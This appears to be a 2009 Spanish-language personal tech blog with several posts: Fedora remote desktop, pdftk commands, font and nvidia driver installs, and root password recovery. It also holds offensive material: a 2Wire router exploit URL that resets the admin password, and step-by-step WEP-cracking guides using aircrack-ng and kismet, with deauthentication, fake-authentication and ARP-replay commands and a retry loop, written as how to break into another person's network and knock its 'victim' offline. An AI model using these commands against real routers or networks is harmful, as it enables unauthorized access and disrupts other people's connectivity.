lunes, 14 de diciembre de 2009

acceso remoto

Para conectarse a Fedora remotamente:

El programa más común, sencillo y fiable es Vino (en Gnome), el cual, actúa como servidor para mostrar el escritorio. Para instalarlo sólo ejecutamos en consola:

su
yum install vino

Una vez instalado es posible encontrar Vino, en Sistema, Preferencias, Internet y Red, Escritorio Remoto. Verá una pantalla así:


Aquí podrá establecer las preferencias para compartir el escritorio, ajústelas a su gusto y no olvide usar una contraseña por seguridad.

Ahora debemos configurar el Firewall de Fedora (Recuerde que Fedora trae por defecto los puertos cerrados) para que Vino, pueda “escuchar” las conexiones remotas. Para ello vamos a Sistema, Administración, Cortafuego. (Requiere ingresar la contraseña de root) Seleccione en la parte izquierda la categoría “Otros puertos” y a continuación el botón “Añadir”. Verá una imagen así:


Seleccione la casilla de verificación “Definido por el usuario”. En puerto escriba 5900 (Es el puerto en que Vino “oye” por defecto) y en protocolo seleccione TCP.

Seguramente necesitará la dirección IP del equipo servidor, para saber qué dirección IP tiene su servidor Fedora escriba en consola:

/sbin/ifconfig

Anote la dirección IP mostrada en la sección eth0. Teniendo este dato, Fedora está listo para compartir el escritorio.


Para conectarse desde Fedora:

Ahora, se necesita un programa para conectarnos de forma remota. El más completo es el Client Terminal Server que permite conectarse a cualquier PC que utilice protocolo VNC y RDP. Para instalarlo sólo ejecute en consola:

su
yum install tsclient

Una vez instalado, podrá encontrar el programa en Aplicaciones, Internet, Cliente del Servidor de Terminales. Verá una pantalla así:


Para conectarse al servidor Fedora que configuramos anteriormente digite:
En “Ordenador Remoto” digite la dirección IP del servidor. En protocolo elija VNC y a continuación oprima el botón conectar (Dejando el resto de campos en blanco). Si todo está correcto se le pedirá la contraseña para poder conectarse, (que estableció en Vino) digítela y oprima Enter. Verá remotamente el escritorio de Fedora.

Pruebe las opciones del Client Terminal Server, y ajústelas a su preferencia (como ver a pantalla completa, los colores mostrados etc.).

¿Y desde Windows?

Para que Windows actúe como servidor necesita habilitar el escritorio remoto (sólo en XP Professional y superiores y Vista Home Premium y superiores) recuerde que usa protocolo RDP. Para conectarse a otros equipos Windows con protocolo RDP utilice conexión a escritorio remoto. (verifique la ayuda de Windows).

Si desea conectarse vía VNC a Fedora/Linux ó su versión de Windows no tiene escritorio remoto por ser Home ó Home Basic puede descargar un programa gratuito llamado Real VNC que le permitirá que su Windows actúe como servidor y cliente por medio del este buen protocolo.

Puede descargarlo desde http://www.realvnc.com

cambiar password de root

Vía GRUB

  1. Reinica el PC, y cuando llegues a GRUB evita que bootee automáticamente apretando alguna tecla.
  2. Busca si hay alguna línea que diga “single user mode” o algo así (en Ubuntu deberían estar). Si es así, selecciónala y apreta Enter. Puedes saltar al casillero 6.
  3. ¿No? Entonces selecciona la línea de la cual bootearías Linux, y apreta e.
  4. Busca la línea que parta con “kernel”, y apreta e otra vez.
  5. Escribe “single” al final de esa línea (con un espacio antes, claro), y una vez listo apreta b para bootear. La línea debería quedar más o menos así:
  6. kernel /boot/vmlinuz root=/dev/hda2 ro single

  7. Cuando termine, estarás en una consola como root, y podrás cambiar la clave escribiendo “passwd“. Si quieres cambiar la de otro usuario, el formato es “passwd nombredeusuario“.

Vía LiveCD

  1. Baja algún LiveCD como Knoppix o SLAX o el System Rescue CD, grábalo en un disco y arranca desde él.
  2. Cuando termine de bootear, métete en la consola y monta tu partición root (/) en /mnt. Asumiendo que fuera la segunda partición del primer disco duro (hda2):
  3. # mkdir /mnt/particion
    # mount -t auto /dev/hda2 /mnt/particion

  4. Ahora abre el archivo /etc/shadow dentro de la particion (o sea /mnt/particion/etc/shadow) y busca la línea que empiece con “root”. Debería ser algo como:
  5. root:dsfDSDF!s:12581:0:99999:7:::

  6. Tienes que borrar todo lo que haya entre los primeros y segundos dos puntos. Quedaría así:
  7. root::12581:0:99999:7:::

  8. Ahora podrás bootear tranquilamente y entrar como root, ya que estará sin clave. Pero te recomiendo que le pongas una lo antes posible (con “passwd“), ya que es un gran riesgo de seguridad.

domingo, 13 de diciembre de 2009

nokia y telmex infinitum

If you have one of the recent Nokia phones (N85, E71, N79, 5800, …) and a recent Thomson / SpeedTouch / BT Home Hub router you may face the “No gateway reply” problem when using the WLAN. By trial and error, I found that this can be resolved by disabling WMM on the router via CLI. So it seems all of the phone’s traffic is being QOSd away. Whose side the problem is on I don’t know; they are both WiFi certified for WMM of course. An N95 (which doesn’t have WMM support) is unaffected either way. Just thought I’d save someone who may come across this via Google the hours of pain I went through..
Update
Someone actually did find this apparently judging by the comments. To access the CLI you normally use Telnet. Open a command prompt and type “Telnet 192.168.1.254″ (if you changed the default IP… you probably don’t need these instructions.) (Note: On Windows Vista you have to install Telnet client first, under Programs and Features in Control Panel). Enter your username and password. (For unbranded routers the default username is Administrator, case sensitive, with a blank password. Things may be different if your router is ISP branded.) Finally run these commands:
:wireless qos config mode=disabled
:saveall
If you have one of the recent Nokia phones (N85, E71, N79, 5800, …) and a recent Thomson / SpeedTouch / BT Home Hub router you may face the “No gateway reply” problem when using the WLAN. By trial and error, I found that this can be resolved by disabling WMM on the router via CLI. So it seems all of the phone’s traffic is being QOSd away. Whose side the problem is on I don’t know; they are both WiFi certified for WMM of course. An N95 (which doesn’t have WMM support) is unaffected either way. Just thought I’d save someone who may come across this via Google the hours of pain I went through..
Update
Someone actually did find this apparently judging by the comments. To access the CLI you normally use Telnet. Open a command prompt and type “Telnet 192.168.1.254″ (if you changed the default IP… you probably don’t need these instructions.) (Note: On Windows Vista you have to install Telnet client first, under Programs and Features in Control Panel). Enter your username and password. (For unbranded routers the default username is Administrator, case sensitive, with a blank password. Things may be different if your router is ISP branded.) Finally run these commands:
:wireless qos config mode=disabled
:saveall

miércoles, 30 de septiembre de 2009

vulnerabilidad de los routers 2WIRE infinitum

Ha sido publicada una vulnerabilidad de los routers 2WIRE en el cual puedes cambiar el password de Administrador si éste ya fué configurado.

Los modelos vulnerables son:

  • 2Wire 2701 Gateway
  • 2Wire 1800HW
  • 2Wire 1701HG

Y los firmwares vulnerables:

  • 5.29.51
  • 3.17.5
  • 3.7.1

Firmware NO VULNERABLE:
5.29.135.5

Para establecer una nueva contraseña si ésta ya fué establecida, simplemente vamos a ésta dirección:

http://gateway.2wire.net?xslt?page=CD35_SETUP_01

Si quieres resetear el password:

http://gateway.2wire.net/xslt?PAGE=CD35_SETUP_01_POST&password1=hkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkh
kmhkmhkmhkmhkmhkmhkmhkm&password2=hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkhkmhkmhkmhkmhkmhkmhkmhkm

2wire

Descargar video demostrativo.

Conclusión:

Los problemas con los routers 2WIRE continuan , y ésto afecta a grandes compañias que utilizan éste tipo de aparatos, lo más recomendable es comprar otro tipo de router ó actualizar el firmware de nuestro router 2WIRE.

viernes, 3 de julio de 2009


Unir archivos PDF

  • Unir 2 (o más) archivos en un nuevo documento pdf

$ pdftk documento1.pdf documento2.pdf cat output documento12.pdf

  • Podremos utilizar etiquetas para los archivos

$ pdftk A=documento1.pdf B=documento2.pdf cat A B output documento12.pdf

  • Unir todos los archivos pdf de un directorio

$ pdftk *.pdf cat output todos_los_pdfs.pdf

Extraer paginas de un archivo pdf

Ejemplo: si queremos extraer las páginas 25 a 36 de un documento pdf

$ pdftk A=documento1.pdf cat A25-36 output documento_nuevo_pag_25_a_36.pdf


Extraer paginas de múltiples PDFs en un nuevo documento

Ejemplo: Queremos hacer un documento nuevo con las páginas 1 a 7 del documento1.pdf y la página 2 del documento2.pdf

$ pdftk A=documento1.pdf B=documento2.pdf cat A1-7 B2 output documento_nuevo.pdf


Invertir el orden de las páginas

Ejemplo: tenemos un pdf con 3 páginas y queremos invertir su orden

$ pdftk A=documento1.pdf cat A3-1 output documento1_inverso.pdf


Extraer por separado todas las páginas de un pdf

$ pdftk documento1.pdf burst

nos crea archivos con nombres pg_0001.pdf, pg_0002.pdf, etc


Cifrar un pdf a 128-Bit y controlar todos los permisos (por defecto)

$ pdftk documento.pdf output documento.128.pdf owner_pw foopass


Lo mismo que el anterior, pero requerir una password para abrir el documento

$ pdftk documento.pdf output documento.128.pdf owner_pw foo user_pw password_que_quieras


Lo mismo que el anterior, pero permitir la impresión del documento

$ pdftk documento.pdf output documento.128.pdf owner_pw foo user_pw password_que_quieras allow printing


Lo mismo que el anterior, pero permitir copiar la información

$ pdftk documento.pdf output documento.128.pdf owner_pw foo allow copycontents


Lo mismo que el anterior, pero permitir copiar e imprimir la información

$ pdftk documento.pdf output documento.128.pdf owner_pw foo allow copycontents printing


Descifrar un PDF

$ pdftk secured.pdf input_pw foopass output unsecured.pdf


Combinar dos archivos pdf cuando uno esta cifrado (la salida no lo estará)

$ pdftk A=cifrado.pdf documento.pdf input_pw A=foopass cat output combinado.pdf


Obtener un informe sobre los metadatos, marcadores y etiquetas de página de un pdf

$ pdftk documento.pdf dump_data output informe.txt

Referencias:

man pdftk

libros

descargar libros que no sea con el famoso programa Google Books Downloader.
Pasos:
1-Tener instalado Mozilla Firefox
2-Instalar Greasemonkey Script de https://addons.mozilla.org/en-US/firefox/addon/748
3-Instalar Google book downloader userscript de http://userscripts.org/scripts/show/37933.
4-Instalar FlashGot de http://flashgot.net/getit.
5-Reiniciar Firefox.
Ahora al buscar un libro en http://books.google.com; y hacer click en alguno en
cuestión les aparecerá "mágicamente" el siguiente botón

martes, 30 de junio de 2009


Windows Vista and Microsoft Office 2007 introduce the new ClearType Collection typefaces: Calibri, Cambria, Candara, Consolas, Constantia, and Corbel. They replace the classics Times New Roman, Arial, Courier New, etc. When passing documents between systems, it's necessary to have the same: otherwise, documents look and layout may suffer. If you get an Office Open XML .docx or .pptx, chances are you need these new fonts, but OpenOffice.org, Linux, and Windows XP users need not be left out in the cold. Until Red Hat creates new metrically equivalent fonts (as it did for the older Microsoft fonts), it's easy to install these new Microsoft fonts without Vista or Office.

The Office 2007 / Windows Vista shown in OpenOffice.org 2.3.1 on Linux

License

Please read the PowerPoint Viewer download page which includes this statement:

You may use the fonts that accompany the PowerPoint Viewer only to display and print content from a device running a Microsoft Windows operating system.

I am not a lawyer, but I wonder whether having Windows in dual boot or virtualization satisfies this requirement. If you want a free-as-in-speech alternative, use font replacement.

Method 1: Windows only

Just download and install PowerPoint Viewer 2007. Alternatively, you could use the Microsoft Office Compatibility Pack, but a much larger download. Both downloads are free and neither require Windows Genuine Advantage validation.

Method 2: cabextract (Linux only)

  1. Install cabextract. On Fedora, simply run this command: sudo yum -y install cabextract On Ubuntu run: sudo apt-get install cabextract
  2. Download PowerPoint Viewer 2007.
  3. Extract the .exe: cabextract -F ppviewer.cab PowerPointViewer.exe
  4. Prepare a separate target installation directory: sudo mkdir /usr/share/fonts/vista
  5. Extract the actual fonts: sudo cabextract -F '*.TT?' -d /usr/share/fonts/vista ppviewer.cab
    Tip: You may substitute ~/.fonts instead of /usr/share/fonts for local, single-user installation which does not require root access.
  6. Update the cache: fc-cache -fv

Method 3: Wine (Linux only)

  1. Install Wine. On Fedora, simply run: sudo yum -y install wine On Ubuntu, run: sudo apt-get install wine
  2. Download PowerPoint Viewer 2007.
  3. Install the viewer by running: wine PowerPointViewer.exe
  4. Install the fonts by moving them like so: sudo mkdir /usr/share/fonts/vista
    cd ~/.wine/drive_c/windows/fonts/
    sudo mv {CALIBR,CAMBRIA,CANDARA,CONSOLA,CONSTAN,CORBEL}*.TT? \
    /usr/share/fonts/vista
    Tip: You may substitute ~/.fonts instead of /usr/share/fonts for local, single-user installation which does not require root access.
  5. Update the cache: fc-cache -fv

Testing and comparison

Once the fonts are installed, refresh this page. Exiting the browser first may be necessary. Then, you should see the fonts change below.

Did you know that OpenOffice.org installs the Bitstream fonts?

Windows Vista / Office 2007 Windows 95-XP era OpenOffice.org
Calibri Arial
Arial Black
Bitstream Vera Sans
Cambria
Times New Roman
Georgia
Impact
Bitstream Vera Serif
Candara Trebuchet MS
Consolas Lucida Console
Courier New
Bitstream Vera Mono
Constantia Book Antiqua
Palatino Linotype
Tahoma

Corbel Verdana


domingo, 14 de junio de 2009

Fedora 11 y controladores nvidia

Hoy me he estado peleando con la lap no podia instalar adecuadamente los controladores nvidia, el nouveau no me dejaba hacerlo hasta que me encontre esta pagina excelente y una gran ayuda para novatos en linux como yo.
lo voy a dejar todo.

F11 Howto for the rpmfusion nvidia drivers


1. Install the nvidia driver.

For GeForce 6, 7, 8, 9 & 200 series cards

Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install kmod-nvidia xorg-x11-drv-nvidia-libs.i586 xorg-x11-drv-nvidia-libs.x86_64
reboot
Or (akmod builds the required kmod on bootup )

Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install akmod-nvidia xorg-x11-drv-nvidia-libs.i586 xorg-x11-drv-nvidia-libs.x86_64
reboot

For GeForce FX cards


Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install kmod-nvidia-173xx xorg-x11-drv-nvidia-173xx-libs.i586 xorg-x11-drv-nvidia-173xx-libs.x86_64
reboot
Or (akmod builds the required kmod on bootup )

Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install akmod-nvidia-173xx xorg-x11-drv-nvidia-173xx-libs.i586 xorg-x11-drv-nvidia-173xx-libs.x86_64
reboot

For GeForce 4 and below


Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install kmod-nvidia-96xx xorg-x11-drv-nvidia-96xx-libs
reboot
Or (akmod builds the required kmod on bootup )

Code:
su
rpm -Uvh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
yum install akmod-nvidia-96xx xorg-x11-drv-nvidia-96xx-libs
reboot
Unsuported

RIVA TNT
RIVA TNT2/TNT2 Pro
RIVA TNT2 Ultra
Vanta/Vanta LT
RIVA TNT2 Model 64/Model 64 Pro
Aladdin TNT2
GeForce 256
GeForce DDR
Quadro
GeForce2 GTS/GeForce2 Pro
GeForce2 Ti
GeForce2 Ultra
Quadro2 Pro

Supported an Unsupported Nvidia cards


2. Blacklist the nouveau driver (only if needed).

The nouveau module stops the nvidia module from loading.

It maybe necessary to blacklist the nouveau driver with latter kernels ( 2.6.29-0.172 + )

Code:
su -
gedit /etc/modprobe.d/blacklist.conf
and add
Code:
# Video drivers
blacklist nouveau
Backup Old initrd


Code:
su
mv /boot/initrd-`uname -r`.img /boot/initrd-`uname -r`.img.backup
Remake initrd for the kernel (So the nouveau module is not force loaded)


Code:
su -
mkinitrd -v /boot/initrd-`uname -r`.img `uname -r`

3. Reboot


You may need to edit xorg.conf for compiz to work.

Code:
su -
gedit /etc/X11/xorg.conf
and add


For 32 bit

Code:
Section "Files"
ModulePath "/usr/lib/xorg/modules/extensions/nvidia"
ModulePath "/usr/lib/xorg/modules/drivers"
ModulePath "/usr/lib/xorg/modules"
EndSection

For 64 bit


Code:
Section "Files"
ModulePath "/usr/lib64/xorg/modules/extensions/nvidia"
ModulePath "/usr/lib64/xorg/modules/drivers"
ModulePath "/usr/lib64/xorg/modules"
EndSection

jueves, 11 de junio de 2009

auditoria wireless 2 minutos

AIRCRACK

Todo lo anterior se resume en esto (usando fedora 11) con un video tomado de amadey probado en infinitum:

1.yum install aircrack

(airodump capturador de paquetes
aireplay inyector de paquetes
aircrack decodificador de paquetes)


2.airodump-ng start mon0 (poner tarjeta en modo monitor, se puede saber si ya esta con iwconfig)

3.airodump-ng -w -ness mon0 (ness:nombre archivo, mon0 nuestra tarjeta)

3.airodump-ng -w ness -c 6 --bssid 00:1E:C7:3B:2A:09 mon0

4.aireplay-ng -1 0 -e INFINITUM0708 -a 00:1E:C7:3B:2A:09 -h 00:1F:3A:BF:42:E0 mon0 (nombre victima, su mac, nuestra mac, nuestra tarjeta)
Association successful :-)

5.aireplay-ng -3 -b 00:1E:C7:3B:2A:09 -h 00:1F:3A:BF:42:E0 mon0
(su mac, nuestra mac, nuestra tarjeta)

6.aircrack-ng -z ness-02.cap (buscar nombre del archivo en home)


miércoles, 10 de junio de 2009

kismet 3 (y Aircrack-ng utilizar para hackear red)

Este post lo tome del rincon de kenobi

Cómo hackear una WIFI(WEP) con Kismet y Aircrack-ng

Descubriendo redes :

Ejecutamos kismet (como root)

manu@eeepc:~$ sudo kismet

Nos aparece la interface de Kismet; podremos observar las redes detectadas con un código de colores: verde encriptada, amarillo abierta. Con H vemos la ayuda, podemos pulsar la S para odenar las redes detectadas; al pulsarla nos da la opción de elegir el orden. Con may+p ordenamos las redes por número de paquetes capturados.

Ya tenemos ordenadas las redes por paquetes. Ahora vamos a investigarlas. Pulsando i sobre cualquier red obtenemos toda su información disponible. Pulsando C obtenemos la lista de interfaces conectadas a dicha red.

Cuando hayamos decidido nuestra presa debemos de realizar una tarea importantísima: bloquear el canal; Kismet va saltando de canal en canal intentando detectar redes. Cuando hayamos decidido que red queremos intentar abrir debemos de ponermos encima de ella y pulsar may + L, con eso bloqueamos Kismet para que sólo se
fije en ese canal.

Capturando con Aircrack-ng:

Para ello usamos Airodump-ng, para que capure los paquetes de la red que hemos elegido

manu@eeepc:~$ sudo airodump-ng –ivs -w prueba -c 1 eth1

Con esto le estamos diciendo que sólo capture paquetes IVs (los únicos que valen para la obtención de la contraseña) ; que escriba en un archivo que se llamará prueba.ivs; que capture sólo por el canal 1 ,en este caso, y que use la tarjeta eth1.

Atacando:

Es evidente que a menos que la red que hayamos elegido tenga mucho tráfico, no se generaran paquetes IVs necesarios para poder crackear la contraseña. Nos podemos encontrar redes con muy buena señal pero sin gente conectada, con lo que no nos bastaría. La clave de todo esto es el tráfico; el tráfico genera paquetes; los paquetes fluyen y entre esos paquetes puede haber o no paquetes IVs. Con lo que si no hay tráfico tendremos que generarlo nosotros.Existen gracias a Aireplay-ng 5 tipos de ataques, yo voy basar el ataque en tan sólo 3 de ellos:

Ataque 0 - Desautenticación

Ataque 1 - Falsa Autenticación

Ataque 3 - Reinyección de peticiones ARP

Ataque 0 Desautenticación:

Este ataque lo que hace es generar tráfico ARP al desconectar a todos los cientes de una red ( o a uno en particular), provocando que los clientes se tengan que volver a reautenticar generando tráfico. Este ataque no sirve de nada si no hay clientes conectados.

manu@eeepc:~$ sudo aireplay-ng -0 5 -a 00:14:F8:51:81:B7 -c 00:11:22:33:44:55 eth1

El valor 5 indica que se ejecutará el ataque 5 veces. Para que el ataque sea infinito poner 0.-a nos indica el BSSID de la red; la “mac” del dispositivo. Con la opción -a le indicamos el bbsid de la red y opcionalmente con -c podemos indicarle la mac de uno de los clientes que esten conectados. Esta última opción nos servirá en conjunto con el ataque 1 como veremos a continuación. Este ataque es muy útil para averiguar el ESSID de una red con el ESSID oculto.

Ataque 1 Falsa autenticación

Como hemos visto antes la base de todo este proceso es capturar el tráfico. Sino lo hay porque no hay nadie conectado a la red, lo tendremos que generar. En esto consiste este ataque, en generar tráfico: creamos un falso cliente con una mac falsa que se va a registrar en la red.

manu@eeepc:~$ sudo aireplay-ng -1 0 -e casa -a 00:14:F8:51:81:B7 -h 00:11:22:33:44:55 eth1

El 0 indica que se ejecutará el ataque una sola vez, si lo sustituimos por un valor como 30 , intentará la autenticación cada 30 segundos. Con la opción -e le indicamos el ESSID, es decir el nombre de la red; con -a le indicamos el BSSID, es decir la dirección física de la red, y con -h le indicamos la dirección mac con la que nos vamos a asociar, una falsa mac. Si todo ha ido bien aparecerá una línea como esta: Association successful :-)

Si no se lleva a cabo la asociación puede ser por varios motivos:

- La distancia, puede que estemos lejos de la red con lo que le cuesta asociarse. Podemos intentar bajar la velocidad de la tarjeta con sudo iwconfig nombre_tarjeta rate 1M. Debido a esto puede que el ataque no se termine de ejecutar: si habiamos usado la opción 0 puede que se llegue a ejecutar, pero si hubiéramos usados un valor distinto como 30 por ejemplo, puede que el ataque se empiece a ejecutar, se realice la autenticación pero no se vuelva a reautenticar al cabo del tiempo estipulado por lo que nos quedamos sin reinyección. Una forma de solucionar esto sería crearnos un simple script que estuviese ejecutando el ataque continuamente de forma q si falla por la distancia volviese a intentarlo repetidamente:

j=0
while [ $j -ge 0 ]; do
sudo aireplay-ng -1 0 -e casa -a 00:14:F8:51:81:B7 -h 00:11:22:33:44:55 eth1
j=$[$j+1]
done

- Puede haber habilitado un filtrado mac, con lo que va a ser más dificíl abrir la red. En el que caso de que hubiese clientes conectados, tendríamos que fijarnos en esas direcciones mac (en Kismet con la opción c sobre cualquier red), echarlos de la red con el ataque 0, y asociarnos con esa mac con el ataque 1. Es muy descarado este ataque, ya que dejamos sin red a nuestra victima pero si el cliente no esta en casa o no se da cuenta es una manera que funciona.

Si por el contrario no hay clientes conectados, al no poder suplantarlos y no poder asociar una mac falsa nos quedamos sin recursos para el ataque. Podríamos investigar el modelo de router, alguna vulnerabilidad conocida…pero eso es otra historia.

Ataque 3 Reinyección de paquetes ARP

Si nos fijamos bien en el Airodump-ng que estamos ejecutando veremos que estamos capturando paquetes a una velocidad no muy rápida. Nos aparece la columna beacons y la columna data; esta última es la que nos interesa pues van a ser los paquetes que contienen IVs necesarios para nuestra labor. Si tuviesemos que depender del tráfico generado por el cliente de la red o por la desauntenticaciones generada por nosotros con el Ataque 0, nos moriríamos esperando. Para eso lo que hacemos es usar el ataque 3:

La metodología es muy sensilla lo que vamos a hacer es capturar una serie de paquetes válidos (Peticiones ARP) con el ataque 0 o ataque 1 y enseguida poner en marchar el ataque 3 que lo único que va a hacer es recoger esos paquetes capturados, multiplicándolos y reinyectándolos sobre la red

manu@eeepc:~$ sudo aireplay-ng -3 -b 00:14:F8:51:81:B7 -h 00:11:22:33:44:55 -x 600 eth1

Con -b le indicamos el BSSID de la red; con -h la dirección mac, que puede ser una mac de un cliente que este asociado a la red o una mac falsa (Ataque 1) asociada por nosotros, que siempre nos puede dar mejores resultados; con -x le indicamos el número de paquetes por segundo.

Cuando empecemos este ataque, siempre inmediatamente precedido de ataque 1 sobre todo, observeramos que un minuto o menos empieza a reinyectar paquetes. Nos debemos de fijar en la cifra entre paréntesis para estar seguro de que estamos reinyectando, y observar como la columna data va aumentando su número de manera veloz.

Necesitaremos cerca de 1.000.000 -1.500.000 de paquetes para una clave de 128 bits y unos 300.000 - 400.000 para una de 64 bits. Estas cifras no son nunca exactas. Yo mismo he estado abriendo redes que necesitaron 2.100.000 paquetes.

Encontrando la clave

Ya lo único que nos falta es poner en marcha el Aircrack-ng para que nos averigua la clave.

manu@eeepc:~$ sudo aircrack-ng -a 1 -n 128 -f 2 prueba-01.ivs
Yo suelo usar esta configuración de opciones, y me suele resultar bastante rápido. Aquí le indicamos con -a el tipo de encriptación, en nuestro caso 1:WEP; con -n le indicamos el tipo de encriptación 128 bits, 64 bits… Nunca puedes saber que tipo de encriptación esta habilitada pero suele ponerse en la mayoría de los casos 128 bits; con -f le indicamos el nivel de fuerza bruta que queremos , en este caso 2. Y por último el nombre del archivo capturado por Airodump. Ahora tan sólo nos faltará esperar (40-50 min para 128 bits, si todo va bien) para que nos muestre la clave

Kismet 2 (comandos)

El siguiente post lo tome de guayana tecnologica

Kismet, herramienta de auditoria wireless en linux

Kismet es un programa para Linux que permite detectar WLANs usando tarjetas wireless 802.11a, 802.11b y 802.11g. Tiene varios usos, como:

1.- Verificar que nuestra red está bien configurada.
2.- Detectar otras redes que pueden causar interferencias a la nuestra.
3.- Tambien nos sirve para WarDriving, es decir, detectar todos los APs que estan a nuestro alrededor.

Lo podemos descargar desde la pagina oficial: http://www.kismetwireless.net/

O si tenemos una distro basada en debian y conexión a internet:

Código:
apt-get install kismet

puedes obtener información sobre el proceso de instalación en http://www.kismetwireless.net/

Configurando kismet:

En ciertos casos al ejecutarlo no se configura automaticamente por lo que tenemos dos alternativas:

1.- Indicarle la tarjeta que vamos a utilizar con el siguiente comando:

Código:
kismet -c [driver,interface,nombre]

donde driver es el nombre del driver (rt2500, hostap…) interface es el nombre de nuestra interface (ra0, wlan0…) que estamos utilizando y nombre podemos poner el nombre de la tarjeta (ralink, prism….). Por ejemplo para un ralink pci quedaría:

Código:
kismet -c rt2500,ra0,ralink

2.- Para poner en marcha kismet, previamente deberemos configurar la aplicación en el fichero kismet.conf, que se suele encontrar en el directorio etc/kismet o etc/. Lo puedes abrir usando tu editor favorito, por ejemplo vi, pico, kwrite o emacs. Allí deberemos indicar detalles tan imprescindibles como el tipo de tarjeta que usamos, la interfaz de red en la cual funciona, si queremos habilitar sonidos de aviso, etc… Para el caso puntual de una configuracion usando ralink:

Código:
source=rt2500,ra0,Ralink_g

No olvides de quitarle la # que puede aparecer al principio de la linea y guardar el archivo. El primer parámetro representa el controlador de la tarjeta bajo Linux; el segundo, el dispositivo de la tarjeta (desde la línea de comandos la orden iwconfig te mostrará los posibles); y, por último, un nombre escogido al azar.

Otras cosas que podemos tocar en el archivo kismet.conf:

Nombre de usuario: A veces el kismet no arranca porque en el kismet.conf esta configurado un nombre de usuario que no es el que estamos usando. Por ejemplo si estamos como user elohim debería de poner en el kismet.conf:

Código:
suiduser=canido

Clave wep: Si sabemos la clave wep de alguna red y queremos ver en el kismet los paquetes desencriptados de la misma, podemos especificar en el kismet.conf la clave wep de la siguiente forma:

Código:
wepkey=bssid,HEXkey

Por ejemplo:

Código:
wepkey=00:DE:AD:C0:DE:00,FEEDFACEDEADBEEF01020304050607080900

Channelhop: Si es =true kismet alternará los canales y buscará en todos los disponibles. Si es =false snifaras unicamente el canal que le especifiques a kismet.

Sourcechannels: Si queremos que la aplicación únicamente vigile un único canal, necesitaras añadir una línea como esta: sourcechannels=Ralink_g:1, siendo el primer parámetro el nombre que asignamos al azar a nuestra fuente de captura y el segundo, el canal a vigilar. Si no especificamos esta última línea, Kismet saltará de canal en canal y con toda probabilidad perderá algunos de los paquetes.

Channel Velocity: Este es el número de veces que kismet forzará la tarjeta para “monitorear o sniffar” diferentes canales en un segundo. Por defecto está configurado a 5. Para sniffar mas canales por segundo hay que incrementar este valor y para sniffar menos canales por segundo habrá que reducir el valor.

Beaconlog: Sirve para indicarle a kismet si queremos que guarde en el archivo de captura las “beacons” (beaconlog=true) o si no las queremos guardar (beaconlog=false). Esta opción es muy util para reducir el tamaño de los archivos de captura.

Hay muchas otras opciones que podríamos tocar, pero por ahora tenemos lo básico como para arrancar el kismet.

Ejecutando Kismet:

Si está bien configurado el kismet.conf escribiendo kismet en la linea de comando sera suficiente para arrancarlo. En ciertos casos puede ser necesario tener la tarjeta en modo monitor, así recordar habilitar este modo:

Código:
iwconfig ra0 mode monitor;kismet

Pantalla principal:

Al arrancar el Kismet nos aparece una pantalla como esta:

primeraprincipal2fu
